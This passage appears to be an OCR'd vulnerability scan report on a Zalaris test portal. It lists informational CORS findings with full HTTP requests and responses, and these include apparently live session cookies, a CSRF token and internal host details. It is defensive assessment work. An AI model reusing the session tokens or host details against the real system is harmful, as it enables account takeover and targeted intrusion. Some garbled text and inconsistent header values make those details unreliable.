X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 2
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://ui5.sap.com/ ; https://ui5.sap.com/ ; https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
```

$\{$
$$\dots 7\$ \& 7, 77, / 1, + 0, 4, - 4, - 4, / \dots$$

...[SNIP]...

10.5. https://testportal.zalaris.com/neptune/public/application/neptune/nam/appx.png

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/application/neptune/nam/appx.png

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://xlfxdadjitwr.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/neptune/nam/appx.png HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://xlfxdadjitwr.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:50:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/png
content-length: 6131
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 02 Oct 2020 12:40:29 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

.PNG
.
...IHDR.....>...z...tEXtSoftware.Adobe ImageReadyq.e<...&ITxTML:com.adobe.xmp.....<?xpacket begin="..." id="W5M0MpCehiHzreSzNTczkc9d"> <x:xmpmeta
xmlns:x="adobe:ns:meta/" x:xmptk="A
...[SNIP]...
```

10.6. <https://testportal.zalaris.com/neptune/public/application/neptune/nam/ipa.jpg>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/application/neptune/nam/ipa.jpg

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://fbwmzpsrexdw.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/neptune/nam/ipa.jpg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://fbwmzpsrexdw.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:53:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/jpeg
content-length: 4096
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 19 Aug 2014 17:02:32 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

.....JFIF....." ("!.%...!2$&5+;:/. "383- "2.,.

...+...+7+++77++++,+++++....."
...[SNIP]...
```

10.7. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://lnxpdfmuqueue.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/zalaris_common_used/js/excel-builder.dist.min.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656578588239
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://lnxpdfmuqueue.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:56:20 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 104015
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 19 Feb 2016 08:02:30 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

!function(a){var b,c,d;if(function(a){function e(a,b){return u.call(a,b)}function f(a,b){var c,d,e,f,g,h,i,j,k,l,m,n=b&&b.split(""),o=s.map,p=o&&o["**"]||{};if(a&&" "===a.charAt(0))if(b)
{for(a=a.split("
...[SNIP]...
```

10.8. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/imageresizer.js

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/application/zalaris_common_used/js/imageresizer.js**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://zadooocpzpall.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/zalaris_common_used/js/imageresizer.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP1656564413184|1656578588239
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://zadooocpzpall.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:57:23 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 11431
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 12 Jul 2019 11:25:10 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/*
* Hermite resize - fast image resize/resample using Hermite filter.
* Version: 2.2.7
* Author: VilniusL, adjusted by JUPA for Zalaris needs
* https://github.com/viliusle/Hermite-resize
*/
...[SNIP]...
```

10.9. https://testportal.zalaris.com/neptune/public/application/zalaris_common_used/js/jspdf.js

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/application/zalaris_common_used/js/jspdf.js**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://vcnkpezbvzds.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/zalaris_common_used/js/jspdf.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656579489016; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://vcnkpezbvzds.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:58:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 307551
dxp-sap: 21100006
x-user-login-language: E
access-control-allow-origin: *
last-modified: Tue, 08 Oct 2019 07:00:12 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-warehouse.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

!function(t,e){"object"==typeof exports&&"undefined"!=typeof module?module.exports=e():"function"==typeof define&&define.amd?define(e):t.jsPDF=e()}(this,function(){
  "use strict";var t,y,e,l,i,o,a,h,C,T
  ...[SNIP]...
```

10.10. https://testportal.zalaris.com/neptune/public/application/zmfp_photo_upload/js/cropper1.min.js

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/application/zmfp_photo_upload/js/cropper1.min.js**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://fqxrcgwcohrq.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/application/zmfp_photo_upload/js/cropper1.min.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
